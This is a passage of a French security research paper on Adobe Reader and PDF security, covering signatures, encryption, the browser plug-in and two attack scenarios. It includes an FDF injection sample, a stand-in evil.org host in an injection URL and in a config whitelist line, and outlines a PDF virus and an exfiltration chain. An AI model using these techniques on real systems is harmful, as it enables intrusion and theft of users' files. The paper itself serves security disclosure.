


Fig. 16. Structure d'un objet signature

La signature est stockée dans le champ `Contents` généralement constitué d'une enveloppe PKCS7. Le processus de signature s'applique alors sur l'ensemble du fichier, hormis ce champ. Le certificat du signataire peut-être encapsulsé dans le PKCS7 ou se présenter sous la forme d'un x509 dans un champ à part.

Lors de l'ouverture du document dans Reader, la signature est d'abord vérifiée. Pour qu'elle soit considérée comme pleinement valide, il faut que la chaîne de certification puisse remonter à une CA racine approuvée.

[15] La cryptographie publique dans Adobe repose principalement sur les plug-in `DigSig.api` et `PPKLite.api`. Un tiers pourrait néanmoins développer son propre plug-in pour suivre les spécifications de la norme.

La certification de documents

Le niveau de confiance supérieur à la signature est la certification. Le document est alors soumis à un nouveau processus de signature.

Si le certificat du signataire est approuvé dans la configuration utilisateur de Reader, ou qu'il a été signé par une CA approuvée, le document est alors considéré comme *certifié*.

L'utilisateur considère alors le document comme étant émis par un tiers de confiance, et il peut lui octroyer certains privilèges qu'un document classique ne possède pas. En particulier, un document certifié peut se voir attribuer le droit d'exécuter du JavaScript en mode *privilégié*, donnant ainsi accès à des méthodes dangereuses.

Le magasin de certificats de Reader se trouve dans la configuration utilisateur. La politique de sécurité est donc faite à ce niveau.

Le fichier `<dossier de conf>/Security/addressbook.acrodata` contient l'ensemble des certificats enregistrés (dont les CA), ainsi que les droits qui sont attribués aux documents signés par chacun d'eux. Étant donné que ce fichier est accessible en écriture pour l'utilisateur, un attaquant peut tout à fait y ajouter son propre certificat avec les droits maximums.

Voici à quoi ressemble la structure d'un certificat dans ce fichier :

```
<<
   /ABEType 1 % 1 pour un certificat
   /Cert(...) % le certificat en DER
   /ID 1001 % un identifiant pour ce certificat
   /Editable false % editable dans la GUI ?
   /Viewable false % visible dans la GUI ?
   /Trust 8190 % masque binaire des droits accord{\'e}s
>>
```

On constatera en outre qu'Adobe met gracieusement à disposition deux attributs permettant de dissimuler le certificat des yeux de l'utilisateur !

Les *Usage Rights*

Une fois le stade du JavaScript privilégié atteint, tout n'est pas encore possible. Certaines méthodes sont toujours sujettes à restrictions car le document ne possède pas les droits adéquats. De quoi s'agit-il ?

En fait un document PDF peut se voir attribuer des droits supplémentaires, appelés *usage rights*. Lorsqu'un document possède ces droits spéciaux, l'interface de Reader est enrichie de fonctionnalités supplémentaires : possibilité de modifier et sauvegarder le document, possibilité de signer le document... De nombreuses fonctionnalités cachées deviennent tout à coup accessibles, dont notamment l'accès à certaines méthodes JavaScript bien gardées.

L'activation des *usage rights* ne peut se faire qu'à partir des produits commerciaux de la suite Acrobat d'Adobe, à savoir Acrobat Pro, ou LiveCycle Server. Cependant, une fois que ces droits sont activés pour un document, ils sont utilisables sur n'importe quelle installation cliente Adobe Reader.

En réalité, on constate en disséquant un document possédant les *usage rights*, qu'il ne s'agit rien d'autre que d'un document signé... par Adobe. Le lecteur averti pourra donc se poser la question de savoir où se trouve la clé privée permettant de signer de tels documents[16]...

Quoiqu'il en soit les *usage rights* sont donc des droits bonus, qui sont activables pour n'importe quel document PDF, et qui fonctionneront sur n'importe quel poste disposant d'Adobe Reader, quelle que soit la configuration cliente. Le cumul de ces droits et du mode privilégié donne accès à l'ensemble des méthodes en JavaScript.

[16] Oui, oui, on dispose bien de la vraie clé privée d'Adobe, pas une collision sur un certificat construit avec du MD5 :-)

Tab. 3. Récapitulatif des niveaux de confiance d'un document avec Reader

Niveau de confiance	**Élements requis**	**Sécurité**
Aucun (défaut)	Aucun	Le document est considéré comme provenant d'une source externe non reconnue. Le moteur JavaScript tourne dans un mode restrictif non-privilégié, ne donnant pas accès à de potentielles méthodes sensibles.
Signature	Signature numérique de l'ensemble du contenu du document. Le certificat du signataire est embarqué dans le corps du PDF.	Le document ne possède pas plus de droits qu'un document standard. En revanche, Reader vérifie la signature et indique à l'utilisateur que le document est signé, et par qui il a été signé.
Certification	Signature numérique des objets du corps du PDF. Le certificat du signataire est embarqué dans le corps du PDF et doit être présent dans le magasin de certificats d'Adobe.	Le magasin de certificats Adobe peut associer des droits spéciaux aux documents certifiés, comme l'utilisation de méthodes JavaScript privilégiées dangereuses.
Usage Rights	Signature numérique de l'ensemble du document par Adobe.	Augmente les fonctionnalités d'Adobe Reader pour le document. Permet l'accès à certaines méthodes JavaScript dangereuses.

5.4 Le chiffrement des fichiers

Le format PDF propose plusieurs modes de chiffrement, que ce soit en symétrique ou asymétrique. Dans la suite, nous nous limitons aux modes de chiffrement symétrique.

Tout d'abord, ce chiffrement n'est que partiel car il concerne uniquement les données des *streams* et les chaînes de caractères. Les chiffrement des autres objets n'est pas mis en œuvre car ces autres objets sont relatifs à la structure du document, et non à son contenu.

Sans rentrer dans les détails (cf. [4, p. 55]), le dictionnaire indiquant le chiffrement contient les objets suivants :

```
8 0 obj <</
    CF <<           % Filtre de chiffrement
        /StdCF <</
        AuthEvent  % Authentification demandee...
        /DocOpen   % a l'ouverture du document
        /CFM
        /AESV2     % Chiffrement de type AES
        /Length 16 % Taille des blocs
    >>
    >>
    /Filter /Standard
    /Length 128         % Cle de 128 bits
    /O(...)             % Secret Owner
    /P -3376            % Permissions
    /U(...)             % Secret User
    /V 4
>>
endobj
```

Plusieurs explications s'imposent.

Tout d'abord, on distingue deux mots de passe, et les clés qui en dérivent :

- celui de l'utilisateur `/U` est associé aux permissions du documents `/P` qui stipulent les droits d'impressions, de sauvegardes...
- celui du *owner* `/O` qui permet de gérer le fichier, ses mots de passe, ses permissions...

Les objets `/U` et `/O` sont dérivés du mot de passe correspondant selon des algorithmes différents. En outre, au cours du temps, ces dérivations ont évolué. Il existe actuellement 6 modes (5 dans le document de référence [4], plus un dernier dans son supplément [5]), chacun correspondant à une dérivation du mot de passe. Le tableau 4 résume ces différents modes.

D'un rapide coup d'œil, le mode 5 semble le plus sûr. Effectivement, si on se contente de regarder le chiffrement, un AES256 est meilleur qu'un AES128 comme proposé au mode 4. De plus, la version 8 du Reader (qui ne supporte pas le mode 5) limite le mot de passe à 32 octets alors que la version 9 augmente la taille à 128 octets.

Tab. 4. Modes de chiffrements *symétriques* du format PDF

Mode	Chiffrement	Taille de clés (bits)	Base commune de génération de clés	Test du mot de passe /U	Test du mot de passe /O
0	non documenté	non documentée	non documentée	non documenté	non documenté
1	RC4 ou AES	40	50 tours de MD5 + 1 RC4 ou AES	≃ génération + 1 RC4	1 MD5 + 1 RC4
2	RC4 ou AES	[40, 128]	50 tours de MD5 + 1 RC4 ou AES	≃ génération + 1 RC4	1 MD5 + 2 RC4
3	non documenté	[40, 128]	non documentée	non documenté	non documenté
4	AES	128	50 tours de MD5 + 1 AES	≃ génération + 1 MD5 + 20 RC4	50 MD5 + 20 RC4
5	AES	256	SHA256 + AES	SHA256	SHA256

Une des raisons pour lesquelles Adobe a ajouté le mode 5 est la rapidité de calculs. En effet, les fichiers PDF sont de plus en plus inclus dans des infrastructures web où le temps de traitement est critique. En conséquence, il fallait proposer un algorithme de dérivation de clé et de test de mot de passe qui soit plus rapide que les précédentes approches... gain de temps dont bénéficient également les logiciels de recherche de mots de passe par force brute.

Ainsi, le mode 5 (AES256) permet de tester très rapidement un mot de passe puisqu'il suffit d'un calcul de SHA256 là où le mode 4 (AES128) est bien plus gourmand.

Donc, effectivement, théoriquement, le mode 5 protège mieux... mais il permet de meilleures attaques quand le mot de passe fait moins de 32 caractères. Ainsi, pour un mot de passe de taille inférieure à 32 octets, mieux vaudra utiliser le mode 4 puisque son brute-force sera plus long[17].

Dernière différence majeure entre le mode 5 et ses prédécesseurs : il est maintenant nécessaire de fournir un mot de passe. Avec les versions antérieure, le mot de passe servant à dériver la clé était étendu pour occuper 32 octets à partir de la chaîne constante :

```
< 28 BF 4E 5E 4E 75 8A 41 64 00 4E 56 FF FA 01 08
  2E 2E 00 B6 D0 68 3E 80 2F 0C A9 FE 64 53 69 7A >
```

Si l'utilisateur, au moment de chiffrer son document, ne fournit pas de mot de passe ou un mot de passe trop court, les octets complémentaire sont pris dans cette chaîne. Inversement, lors du déchiffrement, si aucun mot de passe n'est fourni ou qu'il

[17] Signalons que la société ElcomSoft [6] propose un logiciel spécialisé pour casser ces mots de passe.

est trop court, il est complété avec les octets de cette chaîne. Il est alors tout à fait possible de chiffrer un document sans pour autant lui attribuer de mot de passe.

Avec la version 5, le mot de passe est traité avec le profil SASLprep (IETF RFC 4013) de stringprep (IETF RFC 3454). En gros, il s'agit d'uniformiser les chaînes utilisées pour les logins et mots de passe en UTF8. Toutefois, cette version ne prévoit aucune valeur par défaut du mot de passe, rendant ainsi inopérant le chiffrement sans mot de passe (i.e. avec un mot de passe vide).

5.5 Le *plug-in* pour navigateur d'Acrobat Reader

De plus en plus de documents PDF sont indexés via les moteurs de recherche. Afin de simplifier la vie de l'utilisateur, les navigateurs proposent de les consulter sans sortir dudit navigateur, en passant par un système de *plug-in*. L'architecture étudée dans cette partie se décompose en 4 éléments :

- un site web hébergeant un document en PDF ;
- un navigateur (Internet Explorer ou Firefox), permettant à l'utilisateur de surfer et d'atteindre le document PDF ;
- un lecteur de fichier PDF, sur le poste client, et dans notre cas, il s'agira d'Adobe Reader 9.1 sous Windows XP ;
- un *plug-in*, faisant le lien entre le navigateur et le Reader.

Dans cette partie, nous étudions les liens entre ces différents éléments :

- les paramètres associés au plug-in ;
- les différences de comportement lorsqu'un fichier PDF est ouvert dans le navigateur ou sur le système ;
- les canaux de communications entre le PDF et son environnement quand il est dans un navigateur.

Plug-in or not plug-in

Un plug-in est fait pour être utilisé dans un navigateur. Dans ces conditions, la gestion de la sécurité change. Nous n'avons pas trouvé de descriptif précis de ces changements dans la documentation officielle, juste quelques notes disséminées. Les annonces faites dans cette section ne sont donc que le résultat de nos expériences et de notre compréhension incomplète de l'univers d'Adode.

Tout d'abord, la première chose à noter est que **le Reader ne lève plus aucune alerte losqu'il fonctionne dans un navigateur et qu'il tente de se connecter à des sites.** Adobe explique cette situation en disant que c'est naturel puisqu'il est dans un contexte (le navigateur) destiné à cela.

Passons en revue les actions les plus significatives :

- `GoToR` prend un fichier comme argument, fichier qui peut se trouver n'importe où sur Internet.
  Quand on met un `GoToR` vers un fichier sous forme d'URL ou vers un fichier qui n'est pas un PDF/FDF, lorsque le Reader tente d'y accéder, il annonce qu'une erreur est survenue.
  En mode plug-in, cette commande est bien plus permissive :
  - si le fichier pointé ne contient pas de chemin / URL, le plug-in va le chercher sur le serveur d'origine ;
  - si le fichier pointé contient une URL qui se trouve sur un autre serveur, il va le chercher... et tant pis pour la *same origine policy* si chère aux gens du web ;
  - si le fichier pointé n'est pas un PDF, on quitte le plug-in pour se retrouver dans le navigateur.

  Il est alors possible de mettre en place un ping pong entre deux fichiers PDF munis de ces primitives, comme en section 4.2 sur les rubans de Moebius dans le cas de fichier locaux.
- `Launch` : cette action semble désactivée dans le plug-in, mais cela demande encore quelques investigations pour le confirmer.
- `URI` redirige bien, sans pop-up, comme on s'y attend : le plug-in est fermé, et la page demandée est affichée dans le navigateur ;
- `JavaScript` : le plug-in s'appuie sur son propre interpréteur. Un paragraphe lui est consacré ci-après, nous ne détaillerons donc pas plus ici.

Passage de paramètres

Lors du lancement du plug-in, il est possible de lui passer différents paramètres dans l'URL pointant vers le document souhaité : zoom à appliquer, apparence (ex. : *statusbar*, *scrollbar*), page affichée à l'ouverture, etc. Le lecteur curieux pourra se reporter à [7], un peu vieux mais complet. Néanmoins, quelques exemples illustreront notre propos :

- Lien pour un zoom à 200% : `http://site.org/file.pdf#zoom=200`
- Affichage en mode *thumbnails* :`http://site.org/file.pdf#pagemode=thumbs`
- Ouverture sur la page 42 : `http://site.org/file.pdf#page=42`

Avant de rentrer dans le vif du sujet, commençons par deux remarques préliminaires :

- quand on passe au plug-in une option qu'il ne comprend, un pop-up apparaît signalant une *opération non autorisée* (cf. fig. 17) ;
- il y une erreur dans [7] : l'option `messagesbar` n'existe pas, il s'agit en fait de `messages`.




Fig. 17. Fenêtre d'alerte liée à un paramètre inconnu

Communication (officielle) entre le PDF et l'extérieur

Adobe a prévu un mécanisme de communication entre le PDF et la page web qui le propose, mécanisme construit en JavaScript.

De chaque côté, il faut disposer d'une fonction, en JavaScript, capable de recevoir puis traiter les messages émis par l'autre bout de la communication. Détaillons ce mécanisme. Créons un fichier PDF qui contient le script suivant :

```
function myOnMessage(aMessage)
{
    if (aMessage.length==1) {
        switch(aMessage[0])
        {
            case "PageUp":
                pageNum--;
                break;
            case "PageDn":
                pageNum++;
                break;
            default:
                app.alert("Unknown message: " + aMessage[0]);
        }
    }
    else
    {
        app.alert("Message from hostContainer: \n" + aMessage);
    }
}
var msgHandlerObject = new Object();
msgHandlerObject.onMessage = myOnMessage;
this.hostContainer.messageHandler = msgHandlerObject;
```

Listing 1.2. Gestionnaire de message en JavaScript embarqué dans un fichier PDF

Dès lors, il sera possible, depuis la page web servant ce fichier, d'envoyer des instructions faisant défiler les pages :

```
<html>
```

```
<head>
<script>
function sendMessage(message)
{
    try
    {
        var pdfObj = document.getElementById("PDFObj");
        alert("got object "+pdfObj);
        pdfObj.postMessage([message]);
    }
    catch (error)
    {
        trace( "Error: " + error.name + "\nError message: " + error.message);
    }
}
</script>

</head>

<body>
<embed id="PDFObj"
        border="1"
        src="./calipari.pdf#FDF=http://scarecrow/~raynal/postMessage/tts.fdf"
        width="70%"
        height="100%"/>
</center>

<script>
sendMessage("plop");
</script>
</body>
</html>
```

Listing 1.3. Page web servant le fichier PDF contrôlable en JavaScript

La page contient une fonction `sendMessage()` en charge de la communication avec le PDF. Pour cela, on récupère son identifiant, et on appelle la fonction `postMessage()`. Le message est alors transmis à l'interpréteur JavaScript du PDF, et réceptionné par la fonction `this.hostContainer.messageHandler`.

Le mécanisme de communication inverse est également possible par le même procédé : le PDF appelle la fonction `postMessage()`, et le message est traité par une fonction `onMessage()`.

Communication (officielle) entre l'extérieur et le PDF

Parmi les paramètres qu'on peut ajouter dans une URL pour ouvrir un fichier PDF, il est possible d'indiquer un fichier de type FDF. Ce paramètre doit être le dernier de l'URL, ce qui donne par exemple :

`http://foo.org/file.pdf#fdf=bar.fdf`

Le fichier FDF sert à passer des valeurs par défaut aux paramètres des formulaires contenus dans le fichier PDF. Cependant, deux remarques s'imposent :

– le fichier FDF peut également contenir du JavaScript, des actions (au sens PDF), des modifications sur les pages... et donc transformer le document initialement pointé par l'URL ;
– il n'y a aucun contrôle sur l'emplacement du FDF : on peut tout à fait pointer sur un lien du type `http://foo.org/file.pdf#fdf=http://evil.org/bar.fdf`

Par exemple, posons sur un serveur le fichier FDF `inject.fdf` suivant (ouvrant une fenêtre d'alerte) :

```
%FDF-1.2
%{\^a}{\~a}{\"I}{\'O}
1 0 obj
<<
    /FDF
    <<
        /JavaScript
        <<
            /After 2 0 R
        >>
    >>
>>
endobj
2 0 obj
<<
>>
stream
app.alert("injection done :)");
endstream
endobj
trailer
<<
    /Root 1 0 R
>>
%%EOF
```

Listing 1.4. Fichier FDF injecté dans un fichier PDF

L'appel de ce fichier FDF sur n'importe quel fichier PDF provoque l'apparition de la fenêtre d'alerte signalant l'injection (cf. fig. 18).

Il est intéressant de constater que ce problème a déjà été mentionné en 2007 [8]...

6 Darth Origami : le côté obscur des PDF

Dans les parties précédentes, nous avons commencé par montrer comment la sécurité des fichiers PDF est assurée au niveau du système, puis les capacités offertes par le langage à un attaquant. Dans cette partie, nous combinons tout cela en deux




Fig. 18. Fenêtre d'alerte injectée en JavaScript dans un document quelconque

scénarii, tout d'abord dans le cadre d'une attaque virale, puis au travers d'une attaque ciblée.

Dans les deux cas, l'attaquant n'a besoin d'aucun privilège particulier et se contente des droits de l'utilisateur.

Préambule

Dans les attaques décrites en section 6.1 et 6.2, nous utilisons une vulnérabilité que nous avions découverte et rapportée à Adobe, permettant de contourner le filtre des pièces jointes selon leur extension. Elle rend possible l'exécution d'une pièce jointe dont l'extension à été blacklistée, par exemple `.tt` ou `.exe`, si le nom de fichier se termine par : ou \.

Cette vulnérabilité est présente dans la version 9.0 d'Adobe Reader (et Acrobat Pro). Elle a été corrigée[18] depuis la sortie de la version 9.1, les caractères : et \ ne sont plus ignorés mais remplacés par _.

6.1 Origami 1 : un virus en PDF

La première étape dans la conception d'un virus à base de fichiers PDF consiste à créer ces fichiers PDF ! L'architecture en est relativement simple :

[18] Corrigée... à 2 semaines de la remise de cet article !!!

– on insère un attachement malicieux dans le fichier PDF, appelé par exemple `UpdateReader` ;
– grâce à la clé privée d'Adobe[19], on signe le fichier PDF ;
– on active les *Usage Rights*, en particulier le droit de sauvegarder le fichier.

Le fichier est signé par la clé d'Adobe dans l'unique but de déjouer la méfiance de l'utilisateur.

Pour obtenir une bonne infection massive, il s'agit de commencer par distribuer des PDF viraux : envoi de faux CVs, partage de livres, magazines et autres documents en PDF dans les réseaux P2P... les possibilités sont immenses tellement le format est répandu.


Plaçons nous dans le cas d'une machine cible qui n'est pas encore infectée. Quand un utilisateur ouvre le PDF viral, un pop-up apparaît lui signalant qu'une mise à jour est disponible pour son lecteur (cf. figure 19(a)). De plus, ce PDF est signé directement par Adobe, comme le montre la figure 19(b) avec le certificat émi par GeoTrust[20].

Lorsqu'un utilisateur crédule valide la mise à jour, le programme corrompt la configuration du Reader. En effet, comme nous avons vu en section 3, la majeure partie des options sont modifiables par l'utilisateur lui-même. En l'occurrence, le programme se contente d'ajouter un site de commande dans la liste blanche des connexions autorisées (et donc silencieuses), ainsi qu'un JavaScript qui sera alors systématiquement exécuté au démarrage d'Adobe Reader. Enfin, le programme recherche les fichiers PDF sur le système, et se réplique en se modifiant.

Revenons sur le script exécuté au démarrage du Reader. Comme tout script présent dans le répertoire de configuration, il est exécuté en contexte privilégié dès l'ouverture de n'importe quel fichier PDF. Dans le cas où ce fichier serait sain, le script le contamine. En outre, il se connecte au site de commande, en toute discrétion puisque dans la liste blanche, pour vérifier si une mise à jour est disponible. Si c'est le cas, elle est récupérée et remplace l'ancienne version.

Ce virus repose essentiellement sur deux faiblesses intrinsèques d'Adobe Reader :
– la confiance de l'utilisateur envers son propre lecteur, ce qui semble normal, mais elle est ici exploitée grâce à l'emploi d'une clé privée d'Adobe, clé qui ne devrait même pas exister ;
– Adobe Reader prévoit des mécanismes de sécurité (qui valent ce qu'ils valent), mais certains des plus critiques sont situés au niveau de l'utilisateur lui-même. Or, on sait depuis des années qu'on peut faire confiance à l'utilisateur : s'il y a

[19] Oui, oui, ce n'est pas une erreur, grâce à la **vraie** clé privée d'Adobe !
[20] On notera également que la date, en bas de la fenêtre, correspond à la date de rédaction de cette partie, soit le 18 décembre 2008 : les listes de révocations sont donc bien à jour.



(a) Mise à jour

(b) Chaîne de certificats

Fig. 19. Infection initiale via un PDF

une bêtise à faire, une pièce jointe sur laquelle il ne devrait pas cliquer, il le fera...

À l'aide de principes similaires, nous présentons maintenant une attaque ciblée reposant en partie sur le format PDF.

6.2 Origami 2 : attaque ciblée *multi-stages*

L'attaque précédente se voulait massive et aveugle. Maintenant, nous nous concentrons sur une attaque ciblée et réfléchie. Quand on regarde rapidement le format PDF, on constate que de tels fichiers se trouvent partout et sont couramment échangés. De plus, nous avons vu qu'ils sont naturellement bien adaptés pour éviter toutes les détections usuelles. En conséquence, ce format constitue un excellent vecteur de communication entre un attaquant et sa cible.

L'attaque se déroule en deux étapes : la corruption de la cible, pour son exploitation (dans notre cas, il s'agira de faire fuir des informations).

Tout d'abord, l'attaquant envoie à sa cible un PDF malicieux. Comme pour le cas précédent, il contient un attachement qui se présente comme une mise à jour, et il est signé pour renforcer la confiance de l'utilisateur.

Cette fois, le binaire qui est exécuté prépare une liste des fichiers présents sur le système. Par exemple, il pourra se concentrer sur certains types de documents, comme les `.doc[x]` et autres, ou les PDF. De même, il pourra limiter sa recherche au répertoire de l'utilisateur, et/ou aux périphériques amovibles au moment de l'exécution.

Cette liste est copiée dans un répertoire caché[21], mais au format FDF. Comme on l'a vu, ce format est très simple : il suffit d'ajouter un en-tête minimaliste.

```
%FDF-1.2
1 0 obj
<<
/FDF << /Fields [
    <</T(\textcolor{red}{fname}) /V(secret.doc)>>
    <</T(\textcolor{red}{content}) /V(This is the content of most precious
        secret I have ...\textbackslash{}n)>>
    ]
  >>
>>
endobj
trailer
<< /Root 1 0 R >>
%%EOF
```

[21] Dans le présent article, on ne se concentre pas sur les mécanismes employés habituellement par les rootkits pour dissimuler des fichiers, aucun détail supplémentaire ne sera donc donné.

Dans l'exemple ci-dessus, le champ `fname` contient le nom d'un fichier, et `content` son contenu. Ce *modèle de document* est générique et sera également utilisé par la suite pour exfiltrer des données. Cette étape préalable de recherche de fichiers sur le disque de la cible est nécessaire pour la suite. En effet, on cherche ensuite à minimiser les actions de l'attaquant pour rester le plus discret possible.

De plus, on modifie également la configuration de l'utilisateur pour permettre des communications silencieuses entre un site contrôlé par l'attaquant et la cible. Encore une fois, on profite de l'accès non protégé à la configuration de l'utilisateur pour ajouter ce site de commande à la liste blanche.

```
TrustManager/cDefaultLaunchURLPerms/tHostPerms = version:1|evil.org:2
```

Enfin, dernière modification effectuée dans la configuration, on ajoute un certificat dans le magasin de l'utilisateur puisqu'il n'est pas protégé. De cette manière, les PDF certifiés par ce certificat seront en mesure d'exécuter du JavaScript privilégié sans lever d'alerte. Nous verrons par la suite à quoi cela sert.

Une fois la liste de fichiers à récupérer créée, encore faut-il la transmettre à l'attaquant. Pour cela, on s'appuie sur le même mécanisme qui servira ensuite à sortir les fichiers de la cible. En fait, un fichier FDF servant à remplir les champs d'un formulaire, on peut également préciser le formulaire en question, et son emplacement. Or rien n'interdit que cet emplacement ne soit pas sur la machine locale. Ainsi, on peut spécifier un formulaire au travers d'un site web, et on prendra bien soin de préciser le site ajouté précédemment à la liste blanche.

Le fichier `.fdf` étant donc capable de se lier au site de l'attaquant, reste à provoquer cette action : le programme malicieux ajoute un JavaScript au démarrage du Reader, script qui ouvrira dans une fenêtre invisible la liste en FDF, liste qui s'enverra donc elle-même sur le site. Ensuite, le script se désactive, il n'est plus utile par la suite.

À ce moment, la première étape est terminée, et la machine cible prête à laisser échapper les informations désirées par l'attaquant.

Quand l'attaquant veut récupérer un fichier, il lui suffit d'injecter dans un PDF un JavaScript, les directives `ImportData` et `SubmitForm`, puis de le certifier avec la clé privée correspondant au certificat injecté dans le magasin de la cible.

Comme le PDF est certifié, on exécute des fonctions JavaScript discrètement : le fichier malicieux embarque un petit script qui crée un fichier `.fdf`. Grâce à la liste précédemment récupérée, l'attaquant sait quel fichier lire. Le script lit ce fichier et le transforme en `.fdf` selon le schéma généraliste vu auparavant.

Le fichier PDF fabriqué par l'attaquant contient en outre un formulaire invisible avec les champs mentionnés dans le `.fdf` et comme adresse le site de l'attaquant :

– grâce au `ImportData`, les données sont transmises au formulaire ;
– grâce au `SubmitForm`, elles sont ensuite envoyées au site de l'attaquant.

D'un point de vue opérationnel, il est plus aisé d'impliquer un collègue de la cible (nul besoin de le mettre au courant), en charge de lui transmettre des documents PDF corrompus. Et ainsi de suite à chaque fois qu'il souhaite récupérer un nouveau fichier.

7 Conclusion

Dans une logique offensive, les fichiers PDF présentent deux énormes intérêts. D'une part, en considérant le facteur humain, les utilisateurs se méfient peu, voire pas, de ce format. D'autre part, cette fois sur le facteur technique, le format est indépendant du système d'exploitation, tout comme certaines failles qui touchent les *viewers* PDF.

L'étude précédente montre quelques possibilités offertes par cette norme. Il est amusant de constater que le logiciel le moins *secure* est fourni par Adobe, firme qui pousse la norme PDF. Cependant, en regardant les évolutions de cette norme, on voit bien qu'elle est dirigée plus par des fonctionnalités que par la sécurité. On est en effet en droit de se demander à quoi sert, par exemple, un moteur de rendu 3D dans un visualisateur de documents...

De plus, l'approche systématiquement retenue par liste noire, que ce soit pour les extensions de fichiers ou les URLs, est réputée pour être inefficace en sécurité. Et comme là de plus, il s'agit de doter le logiciel d'un anti-virus et d'un firewall, le tout à moindre coût et sans être spécialisé, les résultats obtenus ne sont donc (malheureusement) pas une surprise.

De ce point de vue, on peut donc conclure que les logiciels les plus sûrs sont ceux qui se limitent aux éléments essentiels de la norme destinés à afficher un document, comme Preview sous Mac OS X ou ceux construits sur xpdf sous Unix.

La différence d'approche vient certainement de la définition de ce qu'est un *document* : pour certains, modernes, un document doit être dynamique, jouer de la vidéo et de la musique, et être connecté au web. Pour d'autres, plus archaïques, il doit simplement afficher du texte et des images.

Remerciements

Les auteurs de cette étude tiennent à remercier Éric Filiol pour les nombreuses discussions qu'ils ont eu sur ce thème, et les conseils prodigués. Les travaux qu'il a réalisés en compagnie de A. Blonce et L. Frayssignes nous ont servi de guide !

Nous remercions également Marion Videau pour ses multiples relectures afin de rendre cet article digeste et correctement écrit. S'il reste des fôtes, ne la blâmez pas (trop), elle en a déjà corrigées beaucoup mais il n'est pas inconcevable qu'elle en ait aussi raté quelques unes.

Enfin, nous remercions les autres membres de l'équipe R&D de SOGETI / ESEC pour la bonne ambiance et les mauvaises idées qu'ils nous inspirent quotidiennement.

Références

1. Blonce, A., Filiol, E., Frayssignes, L. : Les nouveaux malwares de document : analyse de la menace virale dans les documents pdf. MISC **38** (2008)
2. Blonce, A., Filiol, E., Frayssignes, L. : New viral threats of pdf language. In : Proceedings of Black Hat Europe. (2008)
https://www.blackhat.com/html/bh-europe-08/bh-eu-08-archives.html#Filiol.
3. Raynal, F., Delugré, G. : Malicious origami in pdf. In : Proceedings of PacSec. (2008)
http://security-labs.org/fred/docs/pacsec08/.
4. : Document management - Portable document format - Part 1 : PDF 1.7, First Edition. (Juillet 2008)
http://www.adobe.com/devnet/acrobat/pdfs/PDF32000_2008.pdf.
